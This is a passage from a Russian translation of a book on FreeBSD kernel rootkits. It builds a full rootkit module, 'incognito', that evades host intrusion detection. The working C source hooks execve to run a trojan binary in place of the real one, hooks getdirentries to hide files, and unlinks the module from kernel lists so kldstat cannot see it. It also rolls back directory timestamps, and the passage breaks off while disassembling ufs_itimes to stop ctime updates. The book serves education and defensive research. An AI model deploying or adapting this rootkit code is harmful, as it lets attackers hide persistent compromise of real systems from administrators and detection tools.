Кроме того, после троянизации таблицы системных вызовов любые загружаемые модули системных вызовов работать не будут. Однако, поскольку теперь вы контролируете системные вызовы, отвечающие за загрузку модуля, это можно исправить.

Вот и все! На самом деле нужно исправить всего одно место. Разумеется, сложность в деталях. Фактически все подводные камни, перечисленные мной в разделе 5.6.2, являются прямым следствием попыток исправить это одно место.

> **Примечание.** Если вы троянизируете собственную таблицу системных вызовов, вы сведете к нулю эффекты традиционного перехвата системных вызовов. Иными словами, этот прием маскировки системных вызовов можно применять защитно.

5.8 Заключительные замечания

Исправление памяти ядра во время выполнения - один из самых сильных приемов изменения логики программного обеспечения. Теоретически с его помощью можно переписать всю операционную систему на лету. Кроме того, его довольно трудно обнаружить, в зависимости от того, где вы размещаете свои исправления и используете ли встроенные перехваты функций.

На момент написания этих строк уже был опубликован прием маскировки исправления памяти ядра во время выполнения. См. статью Джейми Батлера и Шерри Спаркс "Поднимая планку обнаружения Windows-руткитов", опубликованную в журнале *Phrack*, выпуск 63. Хотя эта статья написана с точки зрения Windows, теорию можно применить к любой операционной системе x86.

Наконец, как и большинство приемов руткитов, исправление памяти ядра во время выполнения имеет законные применения. Например, Microsoft называет это горячим исправлением и использует для исправления систем без необходимости перезагрузки.

Сноски

[1] [назад] Джон Болдуин, личное общение, 2006-2007.

Глава 6. Собираем все вместе

Теперь мы используем приемы из предыдущих глав, чтобы написать полный пример руткита, пусть и тривиального, для обхода систем обнаружения вторжений на хосте (HIDS).

6.1 Что делают HIDS

В общем случае HIDS предназначена для мониторинга, обнаружения и журналирования изменений файлов в файловой системе. То есть она предназначена для обнаружения подмены файлов и троянизированных бинарных файлов. Для каждого файла HIDS создает криптографический хеш данных файла и записывает его в базу данных; любое изменение файла приводит к формированию другого хеша. Всякий раз, когда HIDS проверяет файловую систему, она сравнивает текущий хеш каждого файла с его соответствием в базе данных; если они различаются, файл помечается.

В принципе это хорошая идея, но...

6.2 Обход HIDS

Проблема ПО HIDS в том, что оно доверяет API операционной системы и использует их. Злоупотребляя этим доверием, например перехватывая эти API, можно обойти любую HIDS.

> **Примечание.** Несколько иронично, что ПО, предназначенное для обнаружения компрометации уровня root, например подмены системных бинарных файлов, доверяет нижележащей операционной системе.

Теперь вопрос таков: "Какие вызовы перехватывать?" Ответ зависит от того, чего вы хотите добиться. Рассмотрим следующий сценарий. У вас есть машина FreeBSD с бинарным файлом, показанным в листинге 6-1, установленным в `/sbin/`.

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        printf("Да пребудет с вами сила.\n");
        return(0);
}
```

Листинг 6-1. `hello.c`

Вы хотите заменить этот бинарный файл троянской версией, которая просто печатает другое отладочное сообщение, показанное в листинге 6-2, конечно же, не предупреждая HIDS.

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        printf("Да пребудет с вами шварц!\n");
        return(0);
}
```

Листинг 6-2. `trojan_hello.c`

Этого можно добиться с помощью перенаправления выполнения (halflife, 1997), которое просто подменяет выполнение одного бинарного файла другим: всякий раз, когда поступает запрос выполнить `hello`, вы перехватываете его и вместо этого выполняете `trojan_hello`. Это работает потому, что вы не заменяете и даже не трогаете исходный бинарный файл, а значит, HIDS всегда будет вычислять правильный хеш.

Разумеется, у этого подхода есть некоторые "заминки", но мы разберемся с ними позже, по мере появления.

6.3 Перенаправление выполнения

Процедура перенаправления выполнения в примерном рутките реализуется перехватом системного вызова `execve`. Этот вызов отвечает за выполнение файлов и реализован в файле `/sys/kern/kern_exec.c` следующим образом.

```
int
execve(td, uap)
        struct thread *td;
        struct execve_args /* {
                char *fname;
                char **argv;
                char **envv;
        } */ *uap;
{
```

```
        int error;
        struct image_args args;

        error = exec_copyin_args(&args, uap->fname, UIO_USERSPACE,
            uap->argv, uap->envv);
        if (error == 0)
                error = kern_execve(td, &args, NULL);
        exec_free_args(&args);
        return (error);
}
```

Обратите внимание, что системный вызов `execve` (1) копирует свои аргументы (`uap`) из пространства пользовательских данных во временный буфер (`args`), а затем (2) передает этот буфер функции `kern_execve`, которая фактически выполняет файл. Это означает, что для перенаправления выполнения одного бинарного файла в другой нужно лишь вставить новый набор аргументов `execve` или изменить существующий внутри пространства пользовательских данных текущего процесса до того, как `execve` вызовет `exec_copyin_args`. В листинге 6-3, основанном на `exec.c` Стефани Венер, приведен пример.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>

#define ORIGINAL        "/sbin/hello"
#define TROJAN          "/sbin/trojan_hello"

/*
 * Перехватчик системного вызова execve.
 * Перенаправляет выполнение ORIGINAL в TROJAN.
 */
static int
execve_hook(struct thread *td, void *syscall_args)
{
        struct execve_args /* {
                char *fname;
                char **argv;
                char **envv;
        } */ *uap;
        uap = (struct execve_args *)syscall_args;

        struct execve_args kernel_ea;
        struct execve_args *user_ea;
        struct vmspace *vm;
        vm_offset_t base, addr;
        char t_fname[] = TROJAN;

        /* Перенаправить этот процесс? */
        if (strcmp(uap->fname, ORIGINAL) == 0) {
                /*
                 * Определить граничный конечный адрес пространства
                 * пользовательских данных текущего процесса.
                 */
                vm = curthread->td_proc->p_vmspace;
                base = round_page((vm_offset_t) vm->vm_daddr);
                addr = base + ctob(vm->vm_dsize);

                /*
                 * Выделить null-область памяти размером PAGE_SIZE для нового
                 * набора аргументов execve.
                 */
```

```
                vm_map_find(&vm->vm_map, NULL, 0, &addr, PAGE_SIZE, FALSE,
                    VM_PROT_ALL, VM_PROT_ALL, 0);
                vm->vm_dsize += btoc(PAGE_SIZE);

                /*
                 * Настроить структуру execve_args для TROJAN. Помните,
                 * эту структуру нужно поместить в пространство пользователя,
                 * а поскольку в пространстве пользователя нельзя указывать
                 * на элемент в пространстве ядра, все новые "массивы", на
                 * которые указывает эта структура, тоже придется поместить
                 * в пространство пользователя.
                 */
                copyout(&t_fname, (char *)addr, strlen(t_fname));
                kernel_ea.fname = (char *)addr;
                kernel_ea.argv = uap->argv;
                kernel_ea.envv = uap->envv;

                /* Скопировать структуру execve_args для TROJAN наружу. */
                user_ea = (struct execve_args *)addr + sizeof(t_fname);
                copyout(&kernel_ea, user_ea, sizeof(struct execve_args));

                /* Выполнить TROJAN. */
                return(execve(curthread, user_ea));
        }

        return(execve(td, syscall_args));
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;
        return(0);
}

static moduledata_t incognito_mod = {
        "incognito",            /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(incognito, incognito_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Листинг 6-3. `incognito-0.1.c`

В этом листинге функция `execve_hook` (1) сначала проверяет имя файла, который должен быть выполнен. Если имя файла - `/sbin/hello`, (2) граничный конечный адрес пространства пользовательских данных текущего процесса сохраняется в `addr`, который затем передается (3) в `vm_map_find`, чтобы отобразить там блок null-памяти размером `PAGE_SIZE`. Затем (4) настраивается структура аргументов `execve` для бинарного файла `trojan_hello`, которая затем (5) вставляется в недавно "выделенное" пространство пользовательских данных. Наконец, (6) `execve` вызывается с адресом структуры `execve_args` для `trojan_hello` в качестве второго аргумента, фактически перенаправляя выполнение `hello` в `trojan_hello`.

> **Примечание.** Интересная деталь `execve_hook`: с одной или двумя небольшими модификациями это ровно тот код, который нужен для выполнения процесса пользовательского пространства из пространства ядра.

Стоит упомянуть еще один момент. Обратите внимание, что на этот раз функция обработчика событий не удаляет перехватчик системного вызова; для этого потребовалась бы перезагрузка. Причина в том, что "живому" руткиту не нужна процедура выгрузки: установив его, вы хотите, чтобы он оставался установленным.

Следующий вывод показывает примерный руткит в действии.

```
$ hello
Да пребудет с вами сила.
$ trojan_hello
Да пребудет с вами шварц!
$ sudo kldload ./incognito-0.1.ko
$ hello
Да пребудет с вами шварц!
```

Отлично, это работает. Теперь мы фактически троянизировали `hello`, и ни одна HIDS не станет мудрее, за исключением того, что мы поместили новый бинарный файл (`trojan_hello`) в файловую систему, а это пометит любая HIDS. Черт!

6.4 Сокрытие файлов

Чтобы исправить эту проблему, скроем `trojan_hello`, чтобы он не отображался в файловой системе. Это можно сделать перехватом системного вызова `getdirentries`. Этот вызов отвечает за перечисление, то есть возвращение, содержимого каталога и реализован в файле `/sys/kern/vfs_syscalls.c` следующим образом.

> **Примечание.** Посмотрите на этот код и попробуйте различить в нем структуру. Если вы понимаете не все, не волнуйтесь. Объяснение системного вызова `getdirentries` приведено после этого листинга.

```
int
getdirentries(td, uap)
        struct thread *td;
        register struct getdirentries_args /* {
                int fd;
                char *buf;
                u_int count;
                long *basep;
        } */ *uap;
{
        struct vnode *vp;
        struct file *fp;
        struct uio auio;
        struct iovec aiov;
        int vfslocked;
        long loff;
        int error, eofflag;

        if ((error = getvnode(td->td_proc->p_fd, uap->fd, &fp)) != 0)
                return (error);
        if ((fp->f_flag & FREAD) == 0) {
                fdrop(fp, td);
                return (EBADF);
        }
        vp = fp->f_vnode;

unionread:
        vfslocked = VFS_LOCK_GIANT(vp->v_mount);
        if (vp->v_type != VDIR) {
                error = EINVAL;
                goto fail;
        }
        aiov.iov_base = uap->buf;
        aiov.iov_len = uap->count;
        auio.uio_iov = &aiov;
        auio.uio_iovcnt = 1;
        auio.uio_rw = UIO_READ;
        auio.uio_segflg = UIO_USERSPACE;
        auio.uio_td = td;
        auio.uio_resid = uap->count;
        /* vn_lock(vp, LK_SHARED | LK_RETRY, td); */
```

```
        vn_lock(vp, LK_EXCLUSIVE | LK_RETRY, td);
        loff = auio.uio_offset = fp->f_offset;
#ifdef MAC
        error = mac_check_vnode_readdir(td->td_ucred, vp);
        if (error == 0)
#endif
                error = VOP_READDIR(vp, &auio, fp->f_cred, &eofflag, NULL,
                    NULL);
        fp->f_offset = auio.uio_offset;
        VOP_UNLOCK(vp, 0, td);
        if (error)
                goto fail;
        if (uap->count == auio.uio_resid) {
                if (union_dircheckp) {
                        error = union_dircheckp(td, &vp, fp);
                        if (error == -1) {
                                VFS_UNLOCK_GIANT(vfslocked);
                                goto unionread;
                        }
                        if (error)
                                goto fail;
                }
                /*
                 * XXX Можно было бы отложить освобождение блокировки выше, но
                 * union_dircheckp усложняет дело.
                 */
                vn_lock(vp, LK_EXCLUSIVE | LK_RETRY, td);
                if ((vp->v_vflag & VV_ROOT) &&
                    (vp->v_mount->mnt_flag & MNT_UNION)) {
                        struct vnode *tvp = vp;
                        vp = vp->v_mount->mnt_vnodecovered;
                        VREF(vp);
                        fp->f_vnode = vp;
                        fp->f_data = vp;
                        fp->f_offset = 0;
                        vput(tvp);
                        VFS_UNLOCK_GIANT(vfslocked);
                        goto unionread;
                }
                VOP_UNLOCK(vp, 0, td);
        }
        if (uap->basep != NULL) {
                error = copyout(&loff, uap->basep, sizeof(long));
        }
        td->td_retval[0] = uap->count - auio.uio_resid;

fail:
        VFS_UNLOCK_GIANT(vfslocked);
        fdrop(fp, td);
        return (error);
}
```

Системный вызов `getdirentries` считывает записи каталога, на которые ссылается каталог, то есть файловый дескриптор `fd`, в буфер `buf`. Проще говоря, `getdirentries` получает записи каталога. При успехе (1) возвращается число фактически переданных байт. В противном случае возвращается -1, а глобальная переменная `errno` устанавливается для обозначения ошибки.

Записи каталога, считанные в buf, хранятся как последовательность структур dirent, определенных в заголовке <sys/dirent.h> следующим образом:

```
struct dirent {
        __uint32_t d_fileno;            /* номер inode */
        __uint16_t d_reclen;            /* длина этой записи каталога */
        __uint8_t  d_type;              /* тип файла */
        __uint8_t  d_namlen;            /* длина имени файла */
#if __BSD_VISIBLE
#define MAXNAMLEN       255
        char    d_name[MAXNAMLEN + 1];  /* имя файла */
#else
        char    d_name[255 + 1];        /* имя файла */
#endif
};
```

Как показывает этот листинг, контекст каждой записи каталога хранится в структуре dirent. Это означает, что для сокрытия файла в файловой системе нужно лишь не дать getdirentries сохранить структуру dirent этого файла в buf. Листинг 6-4 - пример руткита, адаптированного именно для этого, на основе процедуры сокрытия файлов pragmatic, 1999.

> **Примечание.** Ради экономии места я не привел повторно процедуру перенаправления выполнения, то есть функцию execve_hook, целиком.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/malloc.h>
#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>
#include <dirent.h>

#define ORIGINAL        "/sbin/hello"
#define TROJAN          "/sbin/trojan_hello"
#define T_NAME          "trojan_hello"

/*
 * Перехватчик системного вызова execve.
 * Перенаправляет выполнение ORIGINAL в TROJAN.
 */
static int
execve_hook(struct thread *td, void *syscall_args)
{
. . .
}

/*
 * Перехватчик системного вызова getdirentries.
 * Скрывает файл T_NAME.
 */
static int
getdirentries_hook(struct thread *td, void *syscall_args)
{
        struct getdirentries_args /* {
                int fd;
                char *buf;
                u_int count;
                long *basep;
        } */ *uap;
        uap = (struct getdirentries_args *)syscall_args;

        struct dirent *dp, *current;
```

```
        unsigned int size, count;

        /*
         * Сохранить записи каталога, найденные в fd, в buf и записать число
         * фактически переданных байт.
         */
        getdirentries(td, syscall_args);
        size = td->td_retval[0];

        /* fd действительно содержит какие-либо записи каталога? */
        if (size > 0) {
                MALLOC(dp, struct dirent *, size, M_TEMP, M_NOWAIT);
                copyin(uap->buf, dp, size);

                current = dp;
                count = size;

                /*
                 * Обойти записи каталога, найденные в fd.
                 * Примечание: последняя запись каталога всегда имеет
                 * нулевую длину записи.
                 */
                while ((current->d_reclen != 0) && (count > 0)) {
                        count -= current->d_reclen;

                        /* Этот файл нужно скрыть? */
                        if(strcmp((char *)&(current->d_name), T_NAME) == 0)
                        {
                                /*
                                 * Скопировать каждую запись каталога,
                                 * найденную после T_NAME, поверх T_NAME,
                                 * фактически вырезая ее.
                                 */
                                if (count != 0)
                                        bcopy((char *)current +
                                            current->d_reclen, current,
                                            count);
                                size -= current->d_reclen;
                                break;
                        }

                        /*
                         * Остались ли еще записи каталога, которые нужно
                         * просмотреть?
                         */
                        if (count != 0)
                                /* Перейти к следующей записи. */
                                current = (struct dirent *)((char *)current +
                                    current->d_reclen);
                }

                /*
                 * Если T_NAME был найден в fd, скорректировать "возвращаемые
                 * значения", чтобы скрыть его. Если T_NAME не был найден...
                 * не беспокойтесь об этом.
                 */
                td->td_retval[0] = size;
                copyout(dp, uap->buf, size);
                FREE(dp, M_TEMP);
        }

        return(0);
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;
        sysent[SYS_getdirentries].sy_call = (sy_call_t *)getdirentries_hook;
        return(0);
```

```
}

static moduledata_t incognito_mod = {
        "incognito",            /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(incognito, incognito_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Листинг 6-4. `incognito-0.2.c`

В этом коде функция `getdirentries_hook` (1) сначала вызывает `getdirentries`, чтобы сохранить записи каталога, найденные в `fd`, в `buf`. Затем (2) проверяется число фактически переданных байт, и если оно больше нуля, то есть если `fd` действительно содержит какие-либо записи каталога, (3) содержимое `buf`, представляющее собой последовательность структур `dirent`, копируется в пространство ядра. После этого (4) имя файла каждой структуры `dirent` сравнивается с константой `T_NAME`, которой в данном случае является `trojan_hello`. Если найдено совпадение, (5) "счастливая" структура `dirent` удаляется из копии `buf` в пространстве ядра, которая в итоге (7) копируется обратно наружу, перезаписывая содержимое `buf` и фактически скрывая `T_NAME`, то есть `trojan_hello`. Кроме того, чтобы сохранить согласованность, (6) число фактически переданных байт корректируется с учетом "потери" этой структуры `dirent`.

Теперь, если установить новый руткит, получится:

```
$ ls /sbin/t*
/sbin/trojan_hello /sbin/tunefs
$ sudo kldload ./incognito-0.2.ko
$ hello
Да пребудет с вами шварц!
$ ls /sbin/t*
/sbin/tunefs
```

Замечательно. Теперь мы фактически троянизировали `hello`, не оставив следа в файловой системе.[1] Разумеется, все это ничего не значит, поскольку простой `kldstat(8)` раскрывает руткит:

```
$ kldstat
Id Refs Address    Size     Name
 1    4 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
 3    1 0xc1ebc000 2000     incognito-0.2.ko
```

Проклятье!

6.5 Сокрытие KLD

Чтобы исправить эту проблему, применим немного DKOM для сокрытия руткита, который технически является KLD.

Вспомним из главы 1, что всякий раз, когда вы загружаете KLD в ядро, вы на самом деле загружаете компоновочный файл, содержащий один или несколько модулей ядра. В результате всякий раз, когда KLD загружается, он сохраняется в двух разных списках: `linker_files` и `modules`. Как следует из их имен, `linker_files` содержит набор загруженных компоновочных файлов, а `modules` содержит набор загруженных модулей ядра.

Как и предыдущий код DKOM, процедура сокрытия KLD безопасно обойдет оба этих списка и удалит выбранную вами структуру или структуры.

6.5.1 Список linker_files

Список `linker_files` определен в файле `/sys/kern/kern_linker.c` следующим образом:

```
static linker_file_list_t linker_files;
```

Обратите внимание, что `linker_files` объявлен как тип `linker_file_list_t`, который определен в заголовке `<sys/linker.h>` следующим образом:

```
typedef TAILQ_HEAD(, linker_file) linker_file_list_t;
```

Из этих листингов видно, что `linker_files` - это просто двусвязная хвостовая очередь структур `linker_file`.

Интересная деталь `linker_files` состоит в том, что с ним связан счетчик, определенный в файле `/sys/kern/kern_linker.c` так:

```
static int next_file_id = 1;
```

Когда компоновочный файл загружается, то есть когда запись добавляется в `linker_files`, его файловый идентификатор становится текущим значением `next_file_id`, которое затем увеличивается на единицу.

Еще одна интересная деталь `linker_files`: в отличие от других списков в этой книге, он не защищен выделенной блокировкой; это вынуждает нас использовать `Giant`. `Giant`, более или менее, является универсальной блокировкой, предназначенной для защиты всего ядра. Он определен в заголовке `<sys/mutex.h>` следующим образом:

```
extern struct mtx Giant;
```

> **Примечание.** Во FreeBSD 6.0 у `linker_files` есть связанная блокировка с именем `kld_mtx`. Однако `kld_mtx` на самом деле не защищает `linker_files`, поэтому вместо нее мы используем Giant. Во FreeBSD версии 7 `linker_files` защищен `sx`-блокировкой.

6.5.2 Структура linker_file

Контекст каждого компоновочного файла хранится в структуре `linker_file`, которая определена в заголовке `<sys/linker.h>`. Следующий список описывает поля в `struct linker_file`, которые нужно понимать, чтобы скрыть компоновочный файл.

`int refs;`

Это поле поддерживает счетчик ссылок компоновочного файла.

Важный момент: самая первая структура `linker_file` в `linker_files` - это образ текущего ядра, и всякий раз, когда компоновочный файл загружается, поле `refs` этой структуры увеличивается на единицу, как показано ниже:

```
$ kldstat
Id Refs Address    Size     Name
 1    3 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
$ sudo kldload ./incognito-0.2.ko
$ kldstat
Id Refs Address    Size     Name
 1    4 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
 3    1 0xc1e89000 2000     incognito-0.2.ko
```

Как видите, до загрузки `incognito-0.2.ko` счетчик ссылок образа текущего ядра равен 3, но после загрузки он равен 4. Поэтому при сокрытии компоновочного файла нужно не забыть уменьшить

поле refs образа текущего ядра на единицу.

TAILQ_ENTRY(linker_file) link;

Это поле содержит указатели связей, связанные со структурой linker_file, которая хранится в списке linker_files. На это поле ссылаются при вставке, удалении и обходе linker_files.

char* filename;

Это поле содержит имя компоновочного файла.

6.5.3 Список модулей modules

Список modules определен в файле /sys/kern/kern_module.c следующим образом:

```
static modulelist_t modules;
```

Обратите внимание, что modules объявлен как тип modulelist_t, который определен в файле /sys/kern/kern_module.c следующим образом:

```
typedef TAILQ_HEAD(, module) modulelist_t;
```

Из этих листингов видно, что modules - это просто двусвязная хвостовая очередь структур module.

Как и список linker_files, modules также имеет связанный счетчик, который определен в файле /sys/kern/kern_module.c так:

```
static int nextid = 1;
```

Для каждого загруженного модуля ядра его modid становится текущим значением nextid, которое затем увеличивается на единицу.

Средство управления доступом к ресурсу, связанное со списком modules, определено в заголовке <sys/module.h> следующим образом:

```
extern struct sx modules_sx;
```

6.5.4 Структура module

Контекст каждого модуля ядра хранится в структуре module, которая определена в файле /sys/kern/kern_module.c. Следующий список описывает поля в struct module, которые нужно понимать, чтобы скрыть модуль ядра.

TAILQ_ENTRY(module) link;

Это поле содержит указатели связей, связанные со структурой module, которая хранится в списке modules. На это поле ссылаются при вставке, удалении и обходе modules.

char* name;

Это поле содержит имя модуля ядра.

6.5.5 Пример

В листинге 6-5 показан новый, улучшенный руткит, который теперь может скрывать сам себя. Он работает, удаляя свои структуры `linker_file` и `module` из списков `linker_files` и `modules`. Чтобы сохранить согласованность, он также уменьшает на единицу счетчик ссылок образа текущего ядра, счетчик компоновочных файлов (`next_file_id`) и счетчик модулей (`nextid`).

> **Примечание.** Ради экономии места я не привел повторно процедуры перенаправления выполнения и сокрытия файлов.

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/malloc.h>
#include <sys/linker.h>
#include <sys/lock.h>
#include <sys/mutex.h>
#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>
#include <dirent.h>

#define ORIGINAL        "/sbin/hello"
#define TROJAN          "/sbin/trojan_hello"
#define T_NAME          "trojan_hello"
#define VERSION         "incognito-0.3.ko"

/*
 * Следующий список переменных, на которые нужно ссылаться, чтобы скрыть
 * этот модуль, не определен ни в одном заголовочном файле.
 */
extern linker_file_list_t linker_files;
extern struct mtx kld_mtx;
extern int next_file_id;

typedef TAILQ_HEAD(, module) modulelist_t;
extern modulelist_t modules;
extern int nextid;

struct module {
        TAILQ_ENTRY(module)     link;   /* связать все модули в цепочку */
        TAILQ_ENTRY(module)     flink;  /* все модули в файле */
        struct linker_file      *file;  /* файл, содержащий этот модуль */
        int                     refs;   /* счетчик ссылок */
        int                     id;     /* уникальный номер id */
        char                    *name;  /* имя модуля */
        modeventhand_t          handler; /* обработчик событий */
        void                    *arg;   /* аргумент для обработчика */
        modspecific_t           data;   /* данные, специфичные для модуля */
};

/*
 * Перехватчик системного вызова execve.
 * Перенаправляет выполнение ORIGINAL в TROJAN.
 */
static int
execve_hook(struct thread *td, void *syscall_args)
{
. . .
}

/*
```

```
 * Перехватчик системного вызова getdirentries.
 * Скрывает файл T_NAME.
 */
static int
getdirentries_hook(struct thread *td, void *syscall_args)
{
. . .
}

/* Функция, вызываемая при загрузке/выгрузке. */
static int
load(struct module *module, int cmd, void *arg)
{
        struct linker_file *lf;
        struct module *mod;

        mtx_lock(&Giant);
        mtx_lock(&kld_mtx);

        /* Уменьшить счетчик ссылок образа текущего ядра. */
        (&linker_files)->tqh_first->refs--;

        /*
         * Обойти список linker_files в поисках VERSION.
         * Если найден, уменьшить next_file_id и удалить из списка.
         */
        TAILQ_FOREACH(lf, &linker_files, link) {
                if (strcmp(lf->filename, VERSION) == 0) {
                        next_file_id--;
                        TAILQ_REMOVE(&linker_files, lf, link);
                        break;
                }
        }

        mtx_unlock(&kld_mtx);
        mtx_unlock(&Giant);

        sx_xlock(&modules_sx);

        /*
         * Обойти список модулей `modules` в поисках "incognito".
         * Если найден, уменьшить nextid и удалить из списка.
         */
        TAILQ_FOREACH(mod, &modules, link) {
                if (strcmp(mod->name, "incognito") == 0) {
                        nextid--;
                        TAILQ_REMOVE(&modules, mod, link);
                        break;
                }
        }

        sx_xunlock(&modules_sx);

        sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;
        sysent[SYS_getdirentries].sy_call = (sy_call_t *)getdirentries_hook;

        return(0);
}

static moduledata_t incognito_mod = {
        "incognito",            /* имя модуля */
        load,                   /* обработчик событий */
        NULL                    /* дополнительные данные */
};

DECLARE_MODULE(incognito, incognito_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Листинг 6-5. `incognito-0.3.c`

Теперь загрузка приведенного выше KLD дает нам:

```
$ kldstat
Id Refs Address    Size     Name
 1    3 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
$ sudo kldload ./incognito-0.3.ko
$ hello
Да пребудет с вами шварц!
$ ls /sbin/t*
/sbin/tunefs
$ kldstat
Id Refs Address    Size     Name
 1    3 0xc0400000 63070c   kernel
 2   16 0xc0a31000 568dc    acpi.ko
```

Обратите внимание, что вывод `kldstat(8)` до и после установки руткита одинаков - отлично!

Теперь вы можете перенаправлять выполнение `hello` в `trojan_hello`, одновременно скрывая от системы и `trojan_hello`, и сам руткит, что впоследствии делает его невыгружаемым. Осталась всего одна проблема. Когда вы устанавливаете `trojan_hello` в `/sbin/`, время доступа, изменения и смены состояния каталога обновляется - очевидный признак, что что-то не так.

6.6 Предотвращение обновления времени доступа, изменения и смены состояния

Поскольку время доступа и изменения файла можно устанавливать, можно "предотвратить" их обновление, просто откатив назад. Листинг 6-6 показывает как:

```
#include <errno.h>
#include <stdio.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/stat.h>

int
main(int argc, char *argv[])
{
        struct stat sb;
        struct timeval time[2];

        if (stat("/sbin", &sb) < 0) {
                fprintf(stderr, "ОШИБКА stat: %d\n", errno);
                exit(-1);
        }

        time[0].tv_sec = sb.st_atime;
        time[1].tv_sec = sb.st_mtime;

        /*
         * Сделать что-нибудь с /sbin/.
         */

        if (utimes("/sbin", (struct timeval *)&time) < 0) {
                fprintf(stderr, "ОШИБКА utimes: %d\n", errno);
                exit(-1);
        }

        exit(0);
}
```

Листинг 6-6. `rollback.c`

Предыдущий код сначала (1) вызывает функцию `stat`, чтобы получить сведения файловой системы для каталога `/sbin/`. Эта информация помещается в переменную `sb`, структуру `stat`, определенную заголовком `<sys/stat.h>`. Поля `struct stat`, относящиеся к нашему обсуждению, таковы:

```
time_t    st_atime;             /* время последнего доступа */
time_t    st_mtime;             /* время последнего изменения данных */
```

Затем (2) времена доступа и изменения `/sbin/` сохраняются внутри `time[]`, массива из двух структур `timeval`, определенных в заголовке `<sys/_timeval.h>` следующим образом:

```
struct timeval {
        long            tv_sec;         /* секунды */
        suseconds_t     tv_usec;        /* и микросекунды */
};
```

Наконец, (3) вызывается функция `utimes`, чтобы установить или откатить время доступа и изменения `/sbin/`, фактически "предотвращая" их обновление.

6.6.1 Время смены состояния

К сожалению, время смены состояния нельзя установить или откатить, потому что это противоречило бы его назначению: записывать все изменения состояния файла, включая "исправления" времени доступа или изменения. Функция, отвечающая за обновление времени смены состояния inode, а также времени доступа и изменения, - это `ufs_itimes`, реализованная в файле `/sys/ufs/ufs/ufs_vnops.c` следующим образом:

```
void
ufs_itimes(vp)
        struct vnode *vp;
{
        struct inode *ip;
        struct timespec ts;

        ip = VTOI(vp);
        if ((ip->i_flag & (IN_ACCESS | IN_CHANGE | IN_UPDATE)) == 0)
                return;
        if ((vp->v_type == VBLK || vp->v_type == VCHR) && !DOINGSOFTDEP(vp))
                ip->i_flag |= IN_LAZYMOD;
        else
                ip->i_flag |= IN_MODIFIED;
        if ((vp->v_mount->mnt_flag & MNT_RDONLY) == 0) {
                vfs_timestamp(&ts);
                if (ip->i_flag & IN_ACCESS) {
                        DIP_SET(ip, i_atime, ts.tv_sec);
                        DIP_SET(ip, i_atimensec, ts.tv_nsec);
                }
                if (ip->i_flag & IN_UPDATE) {
                        DIP_SET(ip, i_mtime, ts.tv_sec);
                        DIP_SET(ip, i_mtimensec, ts.tv_nsec);
                        ip->i_modrev++;
                }
                if (ip->i_flag & IN_CHANGE) {
                        DIP_SET(ip, i_ctime, ts.tv_sec);
                        DIP_SET(ip, i_ctimensec, ts.tv_nsec);
                }
        }
        ip->i_flag &= ~(IN_ACCESS | IN_CHANGE | IN_UPDATE);
}
```

Если заменить на nop строки, выделенные в оригинале полужирным, можно фактически предотвратить все обновления времени смены состояния inode.

При этом нужно знать, как эти строки, то есть макрос DIP_SET, выглядят после загрузки в основную память.

```
$ nm /boot/kernel/kernel | grep ufs_itimes
c06c0e60 T ufs_itimes
$ objdump -d --start-address=0xc06c0e60 /boot/kernel/kernel
/boot/kernel/kernel:     file format elf32-i386-freebsd
Дизассемблирование раздела .text:
c06c0e60 <ufs_itimes>:
c06c0e60:       55                      push   %ebp
c06c0e61:       89 e5                   mov    %esp,%ebp
c06c0e63:       83 ec 14                sub    $0x14,%esp
c06c0e66:       89 5d f8                mov    %ebx,0xfffffff8(%ebp)
c06c0e69:       8b 4d 08                mov    0x8(%ebp),%ecx
c06c0e6c:       89 75 fc                mov    %esi,0xfffffffc(%ebp)
c06c0e6f:       8b 59 0c                mov    0xc(%ecx),%ebx
c06c0e72:       8b 53 10                mov    0x10(%ebx),%edx
c06c0e75:       f6 c2 07                test   $0x7,%dl
c06c0e78:       74 1f                   je     c06c0e99 <ufs_itimes+0x39>
c06c0e7a:       8b 01                   mov    (%ecx),%eax
c06c0e7c:       83 e8 03                sub    $0x3,%eax
c06c0e7f:       83 f8 01                cmp    $0x1,%eax
c06c0e82:       76 1f                   jbe    c06c0ea3 <ufs_itimes+0x43>
c06c0e84:       83 ca 08                or     $0x8,%edx
c06c0e87:       89 53 10                mov    %edx,0x10(%ebx)
c06c0e8a:       8b 41 10                mov    0x10(%ecx),%eax
c06c0e8d:       f6 40 6c 01             testb  $0x1,0x6c(%eax)
c06c0e91:       74 2d                   je     c06c0ec0 <ufs_itimes+0x60>
c06c0e93:       83 e2 f8                and    $0xfffffff8,%edx
c06c0e96:       89 53 10                mov    %edx,0x10(%ebx)
